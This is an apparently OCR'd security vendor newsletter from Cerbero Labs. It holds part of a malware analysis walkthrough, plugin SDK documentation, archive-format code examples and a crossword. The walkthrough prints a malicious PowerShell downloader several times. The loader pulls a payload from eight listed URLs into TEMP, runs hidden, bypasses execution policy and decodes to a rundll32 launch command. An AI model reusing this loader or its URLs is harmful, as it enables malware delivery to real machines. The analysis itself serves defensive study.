
```
Start-Sleep -Seconds 2;$sensillum = ("https://hotellosmirtos.com/sjn/Tn0Q3nieE,https://gsscorporationltd.com/okSfj/
ElnfP,https://citytech-solutions.com/6Mh1k/VyRQIueel74,https://carladvogadatributaria.com/tvnq9/H78n9QOL,https://
mrcrizquna.com/L7ccN/raQf0mzg0gq,https://zainco.net/OdOU/5nz7Cc739ffc,https://erg-eg.com/ocmb/CjVa5TV,https://
nayadofoundation.org/wXaKm/x7GY6orRR").split(",");foreach ($formose in $sensillum) {try {wget $formose -TimeoutSec
16 -O $env:TEMP\octennialChancelor.hexatetrahedronAbrachias;if ((Get-Item $env:TEMP
\octennialChancelor.hexatetrahedronAbrachias).length -ge 100000) {powershell -WindowStyle Hidden -ExecutionPolicy
Bypass -NoLogo -NoProfile -encodedcommand
"cwB0AGEAcgB0ACAAcgB1AG4AZABsAGwAMwAyACAAJABlAG4AdgA6AFQARQBNAFAAXABvAGMAdABlAG4AbgBpAGEAbABDAGgAYQBuAGMAZQBsAG8AcgAuAGgAZQB4AGEAdABlAHQAcgBhAGgAZQBkAHIAbwBuAEEAYgByAGEAYwBoAGkAYQBzACwATQBvAHQAZAA7AA==";break;}}catch {Start-Sleep
-Seconds 2;}}
```

Enter Python code here

8. We can now see the PowerShell code.

```
Start-Sleep -Seconds 2;$sensillum = ("
    ↪ https://hotellosmirtos.com/sjn/
    ↪ Tn0Q3nieE,https://gsscorporationltd
    ↪ .com/okSfj/ElnfP,https://
    ↪ citytech-solutions.com/6Mh1k/
    ↪ VyRQIueel74,https://
    ↪ carladvogadatributaria.com/tvnq9/
    ↪ H78n9QOL,https://mrcrizquna.com/
    ↪ L7ccN/raQf0mzg0gq,https://zainco.
    ↪ net/OdOU/5nz7Cc739ffc,https://
    ↪ erg-eg.com/ocmb/CjVa5TV,https://
    ↪ nayadofoundation.org/wXaKm/
    ↪ x7GY6orRR").split(",");foreach (
    ↪ $formose in $sensillum) {try {wget
    ↪ $formose -TimeoutSec 16 -O $env:
    ↪ TEMP\octennialChancelor.
    ↪ hexatetrahedronAbrachias;if ((
    ↪ Get-Item $env:TEMP\
    ↪ octennialChancelor.
    ↪ hexatetrahedronAbrachias).length -
    ↪ ge 100000) {powershell -WindowStyle
    ↪  Hidden -ExecutionPolicy Bypass -
    ↪ NoLogo -NoProfile -encodedcommand "
    ↪ cwB0AGEAcgB0ACAA... [etc.]";break
    ↪ ;}}catch {Start-Sleep -Seconds 2;}}
```

8. We use the PowerShell Beautifier package to beautify the code.


PowerShell Beautifier Options - Cerbero Suite

Property	Value
Code	
Content	Start-Sleep -Seconds 2;$sensillum = ("https://hotellosmirtos.com/sjn/Tn0...
Style	
Indent spaces	4
☐ Keep comments	
Deobfuscation	
☑ Deobfuscate	
☐ Replace variables	
☐ Remove unused variables	
☐ Auto-name variables	

9. The code is now easy to read: it tries to download a file from various URLs and then runs another PowerShell instance.

```
Start-Sleep -Seconds 2;
$sensillum = "https://hotellosmirtos.com/
    ↪ sjn/Tn0Q3nieE,https://
    ↪ gsscorporationltd.com/okSfj/ElnfP,
    ↪ https://citytech-solutions.com/6
    ↪ Mh1k/VyRQIueel74,https://
    ↪ carladvogadatributaria.com/tvnq9/
    ↪ H78n9QOL,https://mrcrizquna.com/
    ↪ L7ccN/raQf0mzg0gq,https://zainco.
    ↪ net/OdOU/5nz7Cc739ffc,https://
    ↪ erg-eg.com/ocmb/CjVa5TV,https://
    ↪ nayadofoundation.org/wXaKm/
    ↪ x7GY6orRR".split(",");
foreach ($formose in $sensillum)
{
    try
    {
        Invoke-WebRequest $formose -
            ↪ TimeoutSec 16 -O $env:TEMP\
            ↪ octennialChancelor.
            ↪ hexatetrahedronAbrachias;
        if ((Get-Item $env:TEMP\
            ↪ octennialChancelor.
            ↪ hexatetrahedronAbrachias).
            ↪ length -ge 100000)
        {
            powershell -WindowStyle
                ↪ hidden -ExecutionPolicy
                ↪  Bypass -NoLogo -
                ↪ NoProfile -
                ↪ encodedcommand "
                ↪ cwB0AGEAcgB0ACAAcgB1AG4
            AZABsAGwAMwAyACAAJABlAG
            4AdgA6AFQARQBNAFAAXABvA
            GMAdABlAG4AbgBpAGEAbABD
            AGgAYQBuAGMAZQBsAG8AcgA
            uAGgAZQB4AGEAdABlAHQAcg
            BhAGgAZQBkAHIAbwBuAEEAY
            gByAGEAYwBoAGkAYQBzACwA
            TQBvAHQAZAA7AA==";
            break;
        }
    }
    catch
    {
        Start-Sleep -Seconds 2;
    }
}
```


10. If we decode the base64 encoded command like done previously, we get this single line of code:

```
start rundll32 $env:TEMP\
    ↪ octennialChancelor.
    ↪ hexatetrahedronAbrachias,Motd;
```

So in the end the malware uses rundll32 to load the downloaded payload.

WRITING PLUGINS

In the last months we have reached an important milestone in the SDK documentation process, as it now features the complete guide on how to create plugins and extensions for Cerbero Suite and Cerbero Engine.



⊟ Creating plugins and extensions for Cerbero Suite and Cerbero Engine

- Introduction
- Actions
- Hooks
- Logic Providers
- Scan Providers
- Key Providers
- UI Hooks
- Themes
- Carbon Loaders
- Packages

- `Pro.Core` — Core API for parsing and scanning files
- `Pro.UI` — User-interface API for views, dialogs and workspaces
- `Pro.Crypto` — Crypto API
- `Pro.Carbon` — API for disassembling and decompiling native binaries
- `Pro.MP` — Multi-Processing API
- `Pro.SiliconSpreadsheet` — Spreadsheet macro emulation API
- `Pro.Package` — API for handling packages
- `Pro.CAB` — API for parsing Microsoft Cabinet files
- `Pro.Certificates` — API for parsing certificates
- `Pro.CFBF` — API for parsing legacy Office documents
- `Pro.Class` — API for parsing Java Class files
- `Pro.DEX` — API for parsing Android DEX files

» Creating plugins and extensions for Cerbero Suite and Cerbero Engine

Creating plugins and extensions for Cerbero Suite and Cerbero Engine

Introduction

Plugins and extensions are developed for Cerbero Suite and Cerbero engine in the same way. For plugins not using UI functions, it is usually enough to import the `Pro.Core` module. Plugins using UI functions must import the `Pro.UI` module. Depending on the type of plugin, it is necessary to get acquainted with at least one of these two modules.

This is a quick overview of the type of extensions that can be created:

- Actions - To create basic type of extension which can be executed by pressing 'Ctrl+R'.
- Hooks - To modify existing scan operations.
- Logic Providers - To define custom scan operations or create standalone tools.
- Scan Providers - To add scan support for new file formats.
- Key Providers - To provide keys to files which require a decryption key.
- UI Hooks - To provide various UI extensions.
- Themes - To create custom or derived UI themes.
- Carbon Loaders - To create file format loaders for the Carbon disassembler.

Once the plugin or extension is finished, it can be deployed using Packages.

Actions

Actions are the most basic type of extension, yet very versatile and useful. Actions in Cerbero Suite can be executed by pressing 'Ctrl+R', they can be dependent on the current view or file format and can perform all kinds of operations.

Actions are specified in the 'actions.cfg' file in the 'config' directory.

In this article we present an excerpt from that guide on how to create hooks, which are a type of extension available both in Cerbero Suite and Cerbero Engine.

_ _

Hooks allow to customize scans and do all sorts of things. Hooks are specified in the 'hooks.cfg' file in the 'config' directory.

A minimal hook entry:

```
[Test Hook]
file = test_hooks.py
scanned = scanned
```

The code:

```
def scanned(sp, ud):
    print(sp.getObjectFormat())
```

The 'scanned' function gets called after every file scan and prints out the format of the object. This function is not being called from the main thread, so it's not possible to call UI functions.

Hooks are disabled by default and can be enabled from the 'Hooks' page in Cerbero Suite.

To enable a hook by default from the configuration entry:

```
[Test Hook]
file = test_hooks.py
scanned = scanned
enable = yes
```

Another supported value for 'enable' is 'always', which causes the hook to be always enabled.

. . . continued from page 23.

It is also possible to specify the scan mode for the hook:

```
; not specifying a mode equals to: mode =
    ↪  single|batch
mode = batch
```

Hooks can be restricted to specific file formats too:

```
formats = PE|SWF
```

What follows is a hook extension to perform a search among the disassembled code of Java Class files and include in the report only those files which contain a particular string.

The configuration entry:

```
[Search Java Class]
file = test_hooks.py
scanned = searchJavaClass
mode = batch
formats = Class
enable = yes
```

The code:

```
from Pro.Core import NTTextBuffer

def searchJavaClass(sp, ud):
    cl = sp.getObject()
    out = NTTextBuffer()
    cl.Disassemble(out)
    # search string
    ret = out.buffer.find("HelloWorld")
        ↪ != -1
    sp.include(ret)
```

Although the few lines above already have a purpose, it is not optimal having to change the code in order to perform different searches. Hooks can optionally implement two more callbacks: ’init’ and ’end’. Both these callbacks are called from the main UI thread (hence it’s safe to call UI functions). The first one is called before any scan operation is performed, while the latter after all of them have finished.

The syntax for for these callbacks is the following:

```
def init():
    print("init")
    return print  # returns what the
        ↪ other callbacks get as their ’
        ↪ ud’ argument

def end(ud):
    ud("end")
```

The ’init’ function can optionally return the user data passed on to the other callbacks. The ’end’ function is useful to perform clean-up operations. However, the sample above doesn’t need to clean up anything, it only needs an input box to ask the user for a string to be searched. So it only needs an ’init’ function:

```
[Search Java Class]
file = test_hooks.py
init = initSearchJavaClass
scanned = searchJavaClass
mode = batch
formats = Class
enable = yes
```

Adding the new logic to the code:

```
from Pro.Core import NTTextBuffer
from Pro.UI import ProInput

def initSearchJavaClass():
    return ProInput.askText("Insert
        ↪ string:")

def searchJavaClass(sp, ud):
    if ud == None:
        return
    cl = sp.getObject()
    out = NTTextBuffer()
    cl.Disassemble(out)
    # search string
    ret = out.buffer.find(ud) != -1
    sp.include(ret)
```

Hooks can also be used to customize the scan results of existing scan providers.

For example, it is possible to add a custom entry during the scan of a PE file and then provide the view to display it in the workspace.

The configuration entry:

```
[ExtScanDataTest_1]
label = External scan data test
file = ext_data_test.py
scanning = scanning
scandata = scandata
enable = yes
```


The code in ’ext_data_test.py’ in the ’plugins/python’ directory:

```
from Pro.Core import *

def scanning(sp, ud):
    e = ScanEntryData()
    e.category = SEC_Info
    e.type = CT_VersionInfo
    e.otarget = "This is a test"
    sp.addHookEntry("ExtScanDataTest_1",
        ↪ e)

def scandata(sp, xml, dnode, sdata):
    sdata.setViews(SCANVIEW_TEXT)
    sdata.data.setData("Hello, world!")
    return True
```

When scanning a file, an additional entry is shown in the report. Clicking on the entry displays the data provided by the extension.

ARCHIVE FORMATS

In the last months we have added support for many additional archive formats such as 7-Zip, XZ, CRX, ISO and TAR. The packages are available for all licenses of Cerbero Suite.


[encrypted_archive.7z] - Cerbero Suite Advanced 6.3 - Cerbero Suite
SHA-2/256
8E3ED770460296B4FF798311D8AC988E2A34BDCB9ABAEC1
Roots
Output
Hierarchy
Analysis [mw.one]
Info
Data

#	File	Risk	Format
1	C:\...\encrypted_archive.7z	0%	7Z

```
Name
encrypted_archive.7z
  Documents
    mw.one
      Executables
        object_2AA4
          Archives
            RCData "CABINET" [lang:1033]
              Scripts
                new.vbs
          Documents
            RCData "ADMQCMD" [lang:1033]
            RCData "FINISHMSG" [lang:1033]
            RCData "LICENSE" [lang:1033]
            RCData "POSTRUNPROGRAM" [lang:1033]
            RCData "UPROMPT" [lang:1033]
            RCData "USRQCMD" [lang:1033]
            Configuration file 1 [lang:1033]
          Images
```

```
name             : mw.one
type             : file
compressed size  : 106096 (0x19E70)
pack sizes       : [106096]
uncompressed size: 579392 (0x8D740)
crc32            : 140535007 (0x86064DF)
last write       : Tue Jan 31 11:38:44 2023
```

The contents of an encrypted 7-Zip archive.

Uncommon archive formats are often used by malware to conceal its payload, but also it may happen that a colleague or customer sends a file in a 7-Zip or TAR archive. It is therefore important to support as many archive formats as possible.

Decryption is supported for 7-Zip archives and key provider extensions do not require any modification to support these new formats. For example, the Common Passwords package now automatically decrypts 7-Zip archives which are encrypted using common passwords such as 'infected'.

All new archive formats are exposed to the SDK and are simple to handle programmatically. Here we present two code examples.

The first example shows how to enumerate and extract files in a TAR archive:

```
from Pro.Core import *
from Pkg.TAR import *

def parseTARArchive(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = TARObject()
  if not obj.Load(c) or not obj.ParseArchive():
    return
  curoffs = None
  while True:
    entry, curoffs = obj.NextEntry(curoffs)
    if entry == None:
      break
    # skip directories
    if obj.IsDirectory(entry):
      continue
    print("file name:", entry.name, "file offset:", str(entry.offset_data), "file size:", str(entry.size))
    # retrieves the file data as NTContainer
    fc = obj.GetEntryData(entry)
```


The second code example demonstrates how to enumerate all files and directories in an ISO archive:

```
from Pro.Core import *
from Pkg.ISO import *

def parseISO(fname):
  c = createContainerFromFile(fname)
  if c.isNull():
    return
  obj = ISOObject()
  if not obj.Load(c) or not obj.Initialize():
    return
  for dir_name, dir_entries, file_entries in obj.Walk("/"):
    print(dir_name)
    if dir_entries:
      print("  directories:")
      for entry in dir_entries:
        print("    ", str(entry))
    if file_entries:
      print("  files:")
      for entry in file_entries:
        print("    ", str(entry))
```

Over the next months we'll keep adding support for archive formats that are less frequently used.

CROSSWORD PUZZLE

In order to celebrate the summer season we have prepared a crossword puzzle to relax!



Across 1 Universal Plug and Play 4 The machines in a P2P network 9 A card that can be cloned 12 Access Point 13 Used in text editors to mark the current position 15 The United States Department of Defense in short 17 A type of IT threat 20 Zip is one 21 Short for technicians 22 A bit-_ can be corrected by ECC memory 23 Volume Shadow Copy Service 24 System Component 27 A type of number in the TCP header 36 System on a chip 37 High Assurance Internet Protocol Encryptor 38 C# source file extension 39 They're even in Canon 40 The start of a class 43 Tcl/_ 44 github._ 45 The binary of the Mercurial distributed revision control system 47 Type of code to make reverse engineering more difficult 51 TCP provides one between a server and a client 54 An x86 instruction that can load an address 55 MUL skipping one 56 Logical operation that can be used for encryption 59 Short for encryption 61 More than a warning 65 A problem for online gaming 67 After the beta 69 On Windows it follows CR 70 A Xerox without consonants 71 The "I" in LIFO 72 Extended Merkle Signature Scheme 73 Secure LDAP 74 The state of a system that isn't up

Down 1 An interface often used to reverse engineer a hardware device 2 PPPoE without protocol 3 Popular scripting language 4 A bus type 5 Entity Attestation Token 6 Solver finals 7 Sometimes used instead of "float" and "double" 8 A sequence of characters 10 x86 signed divide 11 A move instruction in x86 which can have a suffix of B, W or D 14 A command to securely transfer files 16 A deprecated cryptographic algorithm 18 The first ones in an octet 19 Systrom, co-founder of Instagram 24 The XCHG instruction performs it 25 PowerShell has one 26 A telephone eavesdropping device called _-catcher 27 Character encoding standard with only 128 code points 28 At the end of a Python "if" statement 29 Key-Confirmation 30 In algorithm and hook 31 A famous manufacturer of printers 32 Germany in URLs 33 Elliptic curve in short 34 A type of translation available in routers 35 A security one is a device used to access a restricted resource 41 Acronym for Red Hat 42 What coffee is for many IT workers 46 The G in RGB 47 Acronym for a famous remote system administration tool from the 90's 48 GCC is part of it 49 ASCII without vowels 50 Common name for machine learning 52 Often the second or third button in a message box 53 Less than a process 56 A Microsoft Excel file extension 57 Ongoing Authorization 58 Real-Time Location System 60 Choose Your Own Device 61 Exception Level 62 Risk Assessment 63 Operating system 64 Return near in x86 66 Encrypted File System 67 x64 program counter register 68 Ethereum Name Service

CERBERO LABS

If you want to get in contact with us, feel free to do so at: info@cerbero.io

You can follow us on Twitter to be notified about the latest updates.